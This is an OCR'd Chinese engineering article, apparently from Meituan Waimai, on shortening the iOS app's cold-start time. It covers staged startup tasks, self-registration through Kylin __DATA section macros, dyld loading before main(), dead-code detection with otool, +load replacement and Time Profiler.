
## 性能增量问题

一般情况下，在App早期阶段，冷启动不会有明显的性能问题。冷启动性能问题也不是在某个版本突然出现的，而是随着版本迭代，App功能越来越复杂，启动任务越来越多，冷启动时间也一点点延长。最后当我们注意到，并想要优化它的时候，这个问题已经变得很棘手了。外卖App的性能问题增量主要来自启动项的增加，随着版本迭代，启动项任务简单粗暴地堆积在启动流程中。如果每个版本冷启动时间增加0.1s，那么几个版本下来，冷启动时长就会明显增加很多。

# 四、治理思路


冷启动性能问题的治理目标主要有三个：

1. 解决存量问题：优化当前性能瓶颈点，优化启动流程，缩短冷启动时间。
2. 管控增量问题：冷启动流程规范化，通过代码范式和文档指导后续冷启动过程代码的维护，控制时间增量。
3. 完善监控：完善冷启动性能指标监控，收集更详细的数据，及时发现性能问题。




## 五、规范启动流程


截止至2017年底，美团外卖用户数已达2.5亿，而美团外卖App也已完成了从支撑单一业务的App到支持多业务的平台型App的演进（美团外卖iOS多端复用的推动、支撑与思考），公司的一些新兴业务也陆续集成到外卖App当中。下面是外卖App的架构图，外卖的架构主要分为三层，底层是基础组件层，中层是外卖平台层，平台层向下管理基础组件，向上为业务组件提供统一的适配接口，上层是基础组件层，包括外卖业务拆分的子业务组件（外卖App和美团App中的外卖频道可以复用子业务组件）和接入的其他非外卖业务。




App的平台化为业务方提供了高效、标准的统一平台，但与此同时，平台化和业务的快速迭代也给冷启动带来了问题：


1. 现有的启动项堆积严重，拖慢启动速度。
2. 新的启动项缺乏添加范式，杂乱无章，修改风险大，难以阅读和维护。

面对这个问题，我们首先梳理了目前启动流程中所有的启动项，然后针对App平台化设计了新的启动项管理方式：**分阶段启动和启动项自注册**。





## 分阶段启动

早期由于业务比较简单，所有启动项都是不加以区分，简单地堆积到didFinishLaunchingWithOptions方法中，但随着业务的增加，越来越多的启动项代码堆积在一起，性能较差，代码臃肿而混乱。




通过对SDK的梳理和分析，我们发现启动项也需要根据所完成的任务被分类，有些启动项是需要刚启动就执行的操作，如Crash监控、统计上报等，否则会导致信息收集的缺失；有些启动项需要在较早的时间节点完成，例如一些提供用户信息的SDK、定位功能的初始化、网络初始化等；有些启动项则可以被延迟执行，如一些自定义配置，一些业务服务的调用、支付SDK、地图SDK等。我们所做的分阶段启动，首先就是把启动流程合理地划分为若干个启动阶段，然后依据每个启动项所做的事情的优先级把它们分配到相应的启动阶段，优先级高的放在靠前的阶段，优先级低的放在靠后的阶段。




下面是我们对美团外卖App启动阶段进行的重新定义，对所有启动项进行的梳理和重新分类，把它们对应到合理的启动阶段。这样做一方面可以推迟执行那些不必过早执行的启动项，缩短启动时间；另一方面，把启动项进行归类，方便后续的阅读和维护。然后把这些规则落地为启动项的维护文档，指导后续启动项的新增和维护。


| 所在端 | 执行阶段 | 启动项举例 |
| --- | --- | --- |
| 外卖app | 先于main()函数的启动项 | • swizzle objc方法<br>• 需要在main()之前完成的工作 |
| | 外卖app私有阶段，先于开放给其他模块的启动阶段 | • Crash & 性能监控<br>• 数据统计<br>• 基础功能<br>• ..... |
| | 先于首页执行的SDK启动项 | • 定位SDK<br>• 路由初始化<br>• 网络配置<br>• ..... |
| | 先于首页执行的业务启动项 | • 初始化关键数据<br>• 注册通知<br>• 首页UI定制<br>• ..... |
| | 与首页加载无关的SDK启动项 | • 页面性能监控SDK<br>• 配置下发SDK<br>• 支付，地图等SDK<br>• ..... |
| | 与首页加载无关的业务启动项 | • 拉取后台配置<br>• 状态检查，事件监听<br>• 数据上报<br>• ..... |

通过上面的工作，我们梳理出了十几个可以推迟执行的启动项，占所有启动项的30%左右，有效地优化了启动项所占的这部分冷启动时间。


## 启动项自注册

确定了启动项分阶段启动的方案后，我们面对的问题就是如何执行这些启动项。比较容易想到的方案是：在启动时创建一个启动管理器，然后读取所有启动项，然后当时间节点到来时由启动器触发启动项执行。这种方式存在两个问题：

1. 所有启动项都要预先写到一个文件中（在.m文件import，或用.plist文件组织），这种中心化的写法会导致臃肿的代码，难以阅读维护。
2. 启动项代码无法复用：启动项无法收敛到子业务库内部，在外卖App和美团App中要重复实现，和外卖App平台化的方向不符。





而我们希望的方式是，启动项维护方式可插拔，启动项之间、业务模块之间不耦合，且一次实现可在两端复用。下图是我们采用的启动项管理方式，我们称之为启动项的自注册：一个启动项定义在子业务模块内部，被封装成一个方法，并且自声明启动阶段（例如一个启动项A，在独立App中可以声明为在willFinishLaunch阶段被执行，在美团App中则声明在resignActive阶段被执行）。这种方式下，启动项即实现了两端复用，不相关的启动项互相隔离，添加/删除启动项都更加方便。




那么如何给一个启动项声明启动阶段？又如何在正确的时机触发启动项的执行呢？在代码上，一个启动项最终都会对应到一个函数的执行，所以在运行时只要能获取到函数的指针，就可以触发启动项。美团平台开发的组件启动治理基建Kylin正是这样做的：Kylin的核心思想就是在编译时把数据（如函数指针）写入到可执行文件的__DATA段中，运行时再从__DATA段取出数据进行相应的操作（调用函数）。

为什么要用借用__DATA段呢？原因就是为了能够覆盖所有的启动阶段，例如main()之前的阶段。




Kylin实现原理简述：Clang 提供了很多的编译器函数，它们可以完成不同的功能。其中一种就是 section() 函数，section()函数提供了二进制段的读写能力，它可以将一些编译期就可以确定的常量写入数据段。 在具体的实现中，主要分为编译期和运行时两个部分。在编译期，编译器会将标记了 **attribute**((section())) 的数据写到指定的数据段中，例如写一个{key(key代表不同的启动阶段), *pointer}对到数据段。到运行时，在合适的时间节点，在根据key读取出函数指针，完成函数的调用。

上述方式，可以封装成一个宏，来达到代码的简化，以调用宏 KLN_STRINGS_EXPORT(“Key”, “Value”)为例，最终会被展开为：

```
__attribute__((used, section("__DATA" "," "__kylin__"))) static const KLN_DATA __kylin__0 = (KLN_DATA){(KLN_DATA_HEADER){"Key", KLN_STRING, KLN_IS_ARRAY}, "Value"};
```

使用示例，编译器把启动项函数注册到启动阶段A：

```
KLN_FUNCTIONS_EXPORT(STAGE_KEY_A)() { // 在a.m文件中，通过注册宏，把启动项A声明为在STAGE_KEY_A阶段执行
    // 启动项代码A
}
```

```
KLN_FUNCTIONS_EXPORT(STAGE_KEY_A)() { // 在b.m文件中，把启动项B声明为在STAGE_KEY_A阶段执行
    // 启动项代码B
}
```

在启动流程中，在启动阶段STAGE_KEY_A触发所有注册到STAGE_KEY_A时间节点的启动项，通过对这种方式，几乎没有任何额外的辅助代码，我们用一种很简洁的方式完成了启动项的自注册。

```
- (BOOL)application:(UIApplication *)application didFinishLaunchingWithOptions:(NSDictionary *)launchOptions {
    // 其他逻辑
    [[KLNKylin sharedInstance] executeArrayForKey:STAGE_KEY_A];  // 在此触发所有注册到STAGE_KEY_A时间节点的启动项
    // 其他逻辑
    return YES;
}
```

完成对现有的启动项的梳理和优化后，我们也输出了后续启动项的添加&维护规范，规范后续启动项的分类原则，优先级和启动阶段。目的是管控性能问题增量，保证优化成果。

# 六、优化main()之前

在调用main()函数之前，基本所有的工作都是由操作系统完成的，开发者能够插手的地方不多，所以如果想要优化这段时间，就必须先了解一下，操作系统在main()之前做了什么。main()之前操作系统所做的工作就是把可执行文件（Mach-O格式）加载到内存空间，然后加载动态链接库dyld，再执行一系列动态链接操作和初始化操作的过程（加载、绑定、及初始化方法）。这方面的资料网上比较多，但重复性较高，此处附上一篇WWDC的Topic： Optimizing App Startup Time 。

## 加载过程—从exec()到main()

真正的加载过程从exec()函数开始，exec()是一个系统调用。操作系统首先为进程分配一段内存空间，然后执行如下操作：

1. 把App对应的可执行文件加载到内存。
2. 把Dyld加载到内存。
3. Dyld进行动态链接。


下面我们简要分析一下Dyld在各阶段所做的事情：

| 阶段 | 工作 |
| --- | --- |
| 加载动态库 | Dyld从主执行文件的header获取到需要加载的所依赖动态库列表，然后它需要找到每个 |

| | |
|---|---|
| | dylib，而应用所依赖的 dylib 文件可能会再依赖其他 dylib，所以所需要加载的是动态库列表一个递归依赖的集合 |
| Rebase和Bind | – Rebase在Image内部调整指针的指向。在过去，会把动态库加载到指定地址，所有指针和数据对于代码都是对的，而现在地址空间布局是随机化，所以需要在原来的地址根据随机的偏移量做一下修正<br>– Bind是把指针正确地指向Image外部的内容。这些指向外部的指针被符号(symbol)名称绑定，dyld需要去符号表里查找，找到symbol对应的实现 |
| Objc setup | – 注册Objc类 (class registration)<br>– 把category的定义插入方法列表 (category registration)<br>– 保证每一个selector唯一 (selector uniquing) |
| Initializers | – Objc的+load()函数<br>– C++的构造函数属性函数<br>– 非基本类型的C++静态全局变量的创建(通常是类或结构体) |

最后 dyld 会调用 main() 函数，main() 会调用 UIApplicationMain()，before main()的过程也就此完成。

了解完main()之前的加载过程后，我们可以分析出一些影响T1时间的因素：

1. 动态库加载越多，启动越慢。
2. ObjC类，方法越多，启动越慢。
3. ObjC的+load越多，启动越慢。
4. C的constructor函数越多，启动越慢。
5. C++静态对象越多，启动越慢。

针对以上几点，我们做了如下一些优化工作。

## 代码瘦身

随着业务的迭代，不断有新的代码加入，同时也会废弃掉无用的代码和资源文件，但是工程中经常有无用的代码和文件被遗弃在角落里，没有及时被清理掉。这些无用的部分一方面增大了App的包体积，另一方便也拖慢了App的冷启动速度，所以及时清理掉这些无用的代码和资源十分有必要。

通过对Mach-O文件的了解，可以知道__TEXT:__objc_methname:中包含了代码中的所有方法，而__DATA__objc_selrefs中则包含了所有被使用的方法的引用，通过取两个集合的差集就可以得到所有未被使用的代码。核心方法如下，具体可以参考： objc_cover：

```
def referenced_selectors(path):
    re_sel = re.compile("__TEXT:__objc_methname:(.+)") //获取所有方法
    refs = set()
    lines = os.popen("/usr/bin/otool -v -s __DATA __objc_selrefs %s" % path).readlines() ## ios & mac //真正被使用的方法
    for line in lines:
        results = re_sel.findall(line)
        if results:
            refs.add(results[0])
    return refs
}
```

通过这种方法，我们排查了十几个无用类和250+无用的方法。

## +load优化

目前iOS App中或多或少的都会写一些+load方法，用于在App启动执行一些操作，+load方法在Initializers阶段被执行，但过多+load方法则会拖慢启动速度，对于大中型的App更是如此。通过对App中+load的方法分析，发现很多代码虽然需要在App启动时较早的时机进行初始化，但并不需要在+load这样非常靠前的位置，完全是可以延迟到App冷启动后的某个时间节点，例如一些路由操作。其实+load也可以被当做一种启动项来处理，所以在替换+load方法的具体实现上，我们仍然采用了上面的Kylin方式。

使用示例：

```
// 用WMAPP_BUSINESS_INIT_AFTER_HOMELOADING声明替换+load声明即可，不需其他改动
WMAPP_BUSINESS_INIT_AFTER_HOMELOADING() {
    // 原+load方法中的代码
}
```

```
// 在某个合适的时机触发注册到该阶段的所有方法，如冷启动结束后
[[KLNKylin sharedInstance] executeArrayForKey:@kWMAPP_BUSINESS_INITIALIZATION_AFTER_HOMELOADING_KEY]
}
```

# 七、优化耗时操作


在main()之后主要工作是各种启动项的执行（上面已经叙述），主界面的构建，例如TabBarVC，HomeVC等等。资源的加载，如图片I/O、图片解码、archive文档等。这些操作中可能会隐含着一些耗时操作，靠单纯阅读非常难以发现，如何发现这些耗时点呢？找到合适的工具就会事半功倍。

## Time Profiler

Time Profiler是Xcode自带的时间性能分析工具，它按照固定的时间间隔来跟踪每一个线程的堆栈信息，通过统计比较时间间隔之间的堆栈状态，来推算某个方法执行了多久，并获得一个近似值。Time Profiler的使用方法网上有很多使用教程，这里我们也不过多介绍，附上一篇使用文档： Instruments Tutorial with Swift: Getting Started 。

## 火焰图

